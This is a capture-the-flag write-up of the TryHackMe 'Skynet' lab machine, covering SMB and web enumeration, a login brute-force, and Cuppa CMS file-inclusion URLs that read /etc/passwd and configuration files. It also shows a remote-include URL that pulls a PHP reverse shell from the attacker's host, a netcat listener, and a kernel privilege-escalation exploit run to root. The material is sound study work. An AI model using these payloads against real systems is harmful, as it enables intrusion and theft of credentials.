
It has been a while. A lot has happened in the last month, including switching career paths. I’ve finally started my path down penetration testing, and I’ve got a lot to learn doing this day to day. But, I’ve got a great team helping to guide me to do things the correct way.
Have a few boxes I’ve done which need write-ups, and a few that cannot be published yet (active Hack the Box machines). So when I have the time, I’ll throw those up and publish the HTB items once they’re retired. With that, let’s jump back into the saddle with ‘Skynet’.
Description: “A vulnerable Terminator themed Linux machine.”
Tags: gobuster, rfi, smb
TryHackMe Difficulty: Easy
Link: https://tryhackme.com/room/skynet
We’re given our target items:
- What is Miles password for his emails?
- What is the hidden directory?
- What is the vulnerability called when you can include a remote file for malicious purposes?
- What is the user flag?
- What is the root flag?
We’ll start off with an Nmap scan:
Nmap:
┌─[loki@parrot]─[~]
└──╼ $nmap -A -p- 10.10.103.35
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-23 16:37 EST
Nmap scan report for 10.10.103.35
Host is up (0.086s latency).
Not shown: 65529 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
| 256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_ 256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open pop3 Dovecot pop3d
|_pop3-capabilities: PIPELINING SASL RESP-CODES AUTH-RESP-CODE UIDL TOP CAPA
139/tcp open netbios-ssn Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
143/tcp open imap Dovecot imapd
|_imap-capabilities: have more post-login SASL-IR Pre-login ENABLE capabilities IMAP4rev1 listed OK LOGIN-REFERRALS LOGINDISABLEDA0001 ID IDLE LITERAL+
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernelHost script results:
|_clock-skew: mean: 2h00m01s, deviation: 3h27m51s, median: 0s
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: skynet
| NetBIOS computer name: SKYNET\x00
| Domain name: \x00
| FQDN: skynet
|_ System time: 2020-12-23T15:39:22-06:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2020-12-23T21:39:22
|_ start_date: N/A
We’ve got some interesting ports to note/investigate. Besides our usual ports of 22/80, we’ve got (potentially) e-mail on 110 and 143, along with Samba on 139/445. We’ll start with the “easier” ones to enumerate first, and work over as needed.
SMBClient:
┌─[loki@parrot]─[~]
└──╼ $smbclient -L \\10.10.103.35\\
Enter WORKGROUP\loki’s password:Sharename Type Comment
——— —- ——-
print$ Disk Printer Drivers
anonymous Disk Skynet Anonymous Share
milesdyson Disk Miles Dyson Personal Share
IPC$ IPC IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.Server Comment
——— ——-
SKYNET skynet server (Samba, Ubuntu)Workgroup Master
——— ——-
WORKGROUP SKYNET
Let’s see what’s available on the anonymous share.
┌─[loki@parrot]─[~]
└──╼ $smbclient \\\\10.10.103.35\\anonymous
Enter WORKGROUP\loki’s password:
Try “help” to get a list of possible commands.
smb: \> ls
. D 0 Thu Nov 26 11:04:00 2020
.. D 0 Tue Sep 17 03:20:17 2019
attention.txt N 163 Tue Sep 17 23:04:59 2019
logs D 0 Wed Sep 18 00:42:16 20199204224 blocks of size 1024. 5831508 blocks available
smb: \> get attention.txt
ggetting file \attention.txt of size 163 as attention.txt (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \> get logs
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \logs
smb: \> cd logs
smb: \logs\> ls -lah
NT_STATUS_NO_SUCH_FILE listing \logs\-lah
smb: \logs\> ls
. D 0 Wed Sep 18 00:42:16 2019
.. D 0 Thu Nov 26 11:04:00 2020
log2.txt N 0 Wed Sep 18 00:42:13 2019
log1.txt N 471 Wed Sep 18 00:41:59 2019
log3.txt N 0 Wed Sep 18 00:42:16 20199204224 blocks of size 1024. 5831508 blocks available
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (1.4 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \logs\> get log2.txt
getting file \logs\log2.txt of size 0 as log2.txt (0.0 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \logs\> get log3.txt
getting file \logs\log3.txt of size 0 as log3.txt (0.0 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \logs\> exit
So we’ve pulled down 4 files, ‘attention.txt’ along with log1-log3.txt. log2 and 3 look to be blank based on size, but we’ll grab them just in case…
┌─[loki@parrot]─[~/TryHackMe/Skynet]
└──╼ $cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson
New passwords…I don’t expect a ssh/Samba bruteforce on basic lists based on this. Let’s see what’s in our log1.txt.
┌─[loki@parrot]─[~/TryHackMe/Skynet]
└──╼ $cat log1.txt
cyborg007haloterminator
…<snipped>…
alonsoterminator
Walterminator
79terminator6
1996terminator
We’ve got a wordlist, I assume. Maybe we’ll see some luck on that ssh/Samba bruteforce? I did not yield any success against users ‘milesdyson’, ‘root’, ‘dovecot’ or ‘dovenull’ (users I’d possibly expect from the enumeration so far). Let’s check out our web server, see if we can find anything else useful.
A manual check against the main page doesn’t yield anything useful at a glance. We’ve also started running gobuster in the background, let’s see if we got any hits:
┌─[/loki@parrot]─[~]
└──╼ $gobuster dir -u http://10.10.103.35 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://10.10.103.35
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2020/12/23 16:56:49 Starting gobuster
===============================================================
/admin (Status: 301)
/css (Status: 301)
/js (Status: 301)
/config (Status: 301)
/ai (Status: 301)
/squirrelmail (Status: 301)
/squirrelmail…we did see some mail servers earlier. Let’s investigate.
We know one of our tasks is to find Miles’ email password. Maybe that earlier word list will come to some use. We could possibly use Hydra for this, but I’ve been attempting to get better with Burp, so I went that route (Burp > Intruder).

As can be seen in the screenshot, we’ll set our position as such and use the earlier log1.txt wordlist for our values. After a few minutes, we’ll have our login. Once we use our credentials to login, we’ll see we have an interesting email (and 2 that are not so interesting).
“We have changed your smb password after system malfunction.
Password: ****************”
Are these the login credentials we’re looking for? No…no they’re not. At least not SSH. But what about Miles’ samba access?
┌─[loki@parrot]─[~]
└──╼ $smbclient \\\\10.10.64.15\\milesdyson\\ -U milesdyson
Enter WORKGROUP\milesdyson’s password:
Try “help” to get a list of possible commands.
smb: \> ls
. D 0 Tue Sep 17 05:05:47 2019
.. D 0 Tue Sep 17 23:51:03 2019
Improving Deep Neural Networks.pdf N 5743095 Tue Sep 17 05:05:14 2019
Natural Language Processing-Building Sequence Models.pdf N 12927230 Tue Sep 17 05:05:14 2019
Convolutional Neural Networks-CNN.pdf N 19655446 Tue Sep 17 05:05:14 2019
notes D 0 Tue Sep 17 05:18:40 2019
Neural Networks and Deep Learning.pdf N 4304586 Tue Sep 17 05:05:14 2019
Structuring your Machine Learning Project.pdf N 3531427 Tue Sep 17 05:05:14 20199204224 blocks of size 1024. 5820308 blocks available
smb: \> cd notes
smb: \notes\> ls
. D 0 Tue Sep 17 05:18:40 2019
.. D 0 Tue Sep 17 05:05:47 2019
3.01 Search.md N 65601 Tue Sep 17 05:01:29 2019
4.01 Agent-Based Models.md N 5683 Tue Sep 17 05:01:29 2019
2.08 In Practice.md N 7949 Tue Sep 17 05:01:29 2019
0.00 Cover.md N 3114 Tue Sep 17 05:01:29 2019
1.02 Linear Algebra.md N 70314 Tue Sep 17 05:01:29 2019
important.txt N 117 Tue Sep 17 05:18:39 2019
6.01 pandas.md N 9221 Tue Sep 17 05:01:29 2019
3.00 Artificial Intelligence.md N 33 Tue Sep 17 05:01:29 2019
2.01 Overview.md N 1165 Tue Sep 17 05:01:29 2019
3.02 Planning.md N 71657 Tue Sep 17 05:01:29 2019
1.04 Probability.md N 62712 Tue Sep 17 05:01:29 2019
2.06 Natural Language Processing.md N 82633 Tue Sep 17 05:01:29 2019
2.00 Machine Learning.md N 26 Tue Sep 17 05:01:29 2019
1.03 Calculus.md N 40779 Tue Sep 17 05:01:29 2019
3.03 Reinforcement Learning.md N 25119 Tue Sep 17 05:01:29 2019
1.08 Probabilistic Graphical Models.md N 81655 Tue Sep 17 05:01:29 2019
1.06 Bayesian Statistics.md N 39554 Tue Sep 17 05:01:29 2019
6.00 Appendices.md N 20 Tue Sep 17 05:01:29 2019
1.01 Functions.md N 7627 Tue Sep 17 05:01:29 2019
2.03 Neural Nets.md N 144726 Tue Sep 17 05:01:29 2019
2.04 Model Selection.md N 33383 Tue Sep 17 05:01:29 2019
2.02 Supervised Learning.md N 94287 Tue Sep 17 05:01:29 2019
4.00 Simulation.md N 20 Tue Sep 17 05:01:29 2019
3.05 In Practice.md N 1123 Tue Sep 17 05:01:29 2019
1.07 Graphs.md N 5110 Tue Sep 17 05:01:29 2019
2.07 Unsupervised Learning.md N 21579 Tue Sep 17 05:01:29 2019
2.05 Bayesian Learning.md N 39443 Tue Sep 17 05:01:29 2019
5.03 Anonymization.md N 2516 Tue Sep 17 05:01:29 2019
5.01 Process.md N 5788 Tue Sep 17 05:01:29 2019
1.09 Optimization.md N 25823 Tue Sep 17 05:01:29 2019
1.05 Statistics.md N 64291 Tue Sep 17 05:01:29 2019
5.02 Visualization.md N 940 Tue Sep 17 05:01:29 2019
5.00 In Practice.md N 21 Tue Sep 17 05:01:29 2019
4.02 Nonlinear Dynamics.md N 44601 Tue Sep 17 05:01:29 2019
1.10 Algorithms.md N 28790 Tue Sep 17 05:01:29 2019
3.04 Filtering.md N 13360 Tue Sep 17 05:01:29 2019
1.00 Foundations.md N 22 Tue Sep 17 05:01:29 20199204224 blocks of size 1024. 5820136 blocks available
smb: \notes\> get important.txt
getting file \notes\important.txt of size 117 as important.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \notes\> exit
As much that I think Miles could provide us some interesting ‘panda’ details (not the ones at the Zoo, I disovered later on), ‘important.txt’ seems like something we should look at.
┌─[loki@parrot]─[~]
└──╼ $cat /home/loki/TryHackMe/Skynet/important.txt1. Add features to beta CMS /****************
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
Yes, Miles. Stop working on an Austrian Death Machine and pay some attention to Tarissa. Also, we should look into that CMS he mentions…
We’ll throw gobuster at it again pointing to our new ‘hidden’ directory, while we enumerate manually.
┌─[loki@parrot]─[~]
└──╼ $gobuster dir -u http://10.10.64.15/****************/ -x .html,.php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://10.10.64.15/****************/
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: html,php
[+] Timeout: 10s
===============================================================
2020/12/24 10:34:37 Starting gobuster
===============================================================
/index.html (Status: 200)
/administrator (Status: 301)
Visiting our new /administrator URL, we’re greeted with a nice Cuppa CMS login page. A bit of Googling, and we’re able to discover some resources such as this and also this.
Does ‘/administrator/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=../Configuration.php’ give us a configuration page? It does…what else can we see as our current running user (presumably www-data, because Ubuntu) by possibly traversing?
‘/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd’ give us a nice list of our machines users. Now, we can also take a gander at ‘/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../home/milesdyson/user.txt’ from here, and pull our user flag if we wanted. Or, we can move on to the next step.
By crafting our URL to a very similar one ‘/administrator/alerts/alertConfigField.php?urlConfig=http://10.*.*.*:8888/THM-php-reverse-shell.php’ and using our nice PHP Reverse Shell by pentestmonkey, we can set a listener on our host and receive our shell as www-data.
┌─[loki@parrot]─[~]
└──╼ $nc -lnvp 4444
listening on [any] 4444 …
connect to [10.6.22.82] from (UNKNOWN) [10.10.64.15] 36566
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
10:50:04 up 2:47, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can’t access tty; job control turned off
Now that we have a shell, we’ve got a few options. We could a) consult our nice resource guide provided by g0tmi1k, or b) automate our enumeration via LinPEAS. Either route should land you at the same set of results.
LinPEAS provides us with some items of interest:
OS: Linux version 4.8.0-58-generic
Sudo version 1.8.16 (useful if we have someones password)
VM: Yes (xen)*/1 * * * * root /home/milesdyson/backups/backup.sh
-rw——- 1 root root 430080 Sep 17 2019 /var/lib/samba/private/secrets.tdb
[+] Searching uncommon passwd files (splunk)
passwd file: /etc/cron.daily/passwd
passwd file: /etc/pam.d/passwd
passwd file: /usr/bin/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd[+] .sh files in path
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh/home/milesdyson/share/notes/6.01 pandas.md (This was more of my own curiousity now)
/etc/dovecot/conf.d/10-auth.conf
Now, after poking around most of the interesting items pulled from both routes of enumeration (I wanted to see if any of the .sh or backup files might be able to be overwritten, manipulate a cronjob, etc.), we look for any exploits available for our Kernel. There is one available for sudo, but we don’t happen to have any passwords yet to leverage this.
4.8.0-58-generic happens to have an LPE that works for us! Let’s download it onto our machine (first to host, then Python server over) and execute.
www-data@skynet:/tmp$ gcc 47169.c -o pwn
gcc 47169.c -o pwn
www-data@skynet:/tmp$ ./pwn
./pwn
[.] starting
[.] checking kernel version
[.] kernel version ‘4.8.0-58-generic’ detected
[~] done, version looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[.] trying /proc/kallsyms…
[.] trying /boot/System.map-4.8.0-58-generic…
[-] open/read(/boot/System.map-4.8.0-58-generic)
[.] trying syslog…
[~] done, kernel addr: ffffffffa4c00000
[.] commit_creds: ffffffffa4ca5d20
[.] prepare_kernel_cred: ffffffffa4ca6110
[.] SMEP bypass enabled, mmapping fake stack
[~] done, fake stack mmapped
[.] executing payload ffffffffa4c17c55
[~] done, should be root now
[.] checking if we got root
[+] got r00t ^_^
root@skynet:/tmp#
And we’re root! It’s about time to get our flag.
root@skynet:/tmp# cd /root
cd /root
root@skynet:/root# ls -lah
ls -lah
total 28K
drwx—— 4 root root 4.0K Sep 17 2019 .
drwxr-xr-x 23 root root 4.0K Sep 18 2019 ..
lrwxrwxrwx 1 root root 9 Sep 17 2019 .bash_history -> /dev/null
-rw-r–r– 1 root root 3.1K Oct 22 2015 .bashrc
drwx—— 2 root root 4.0K Sep 17 2019 .cache
drwxr-xr-x 2 root root 4.0K Sep 17 2019 .nano
-rw-r–r– 1 root root 148 Aug 17 2015 .profile
-rw-r–r– 1 root root 33 Sep 17 2019 root.txt
root@skynet:/root# cat root.txt
cat root.txt
3f0******************a282cd6a949
A solid box overall. I look forward to doing more writeups in the near future. Stay tuned.

 Middle of the Web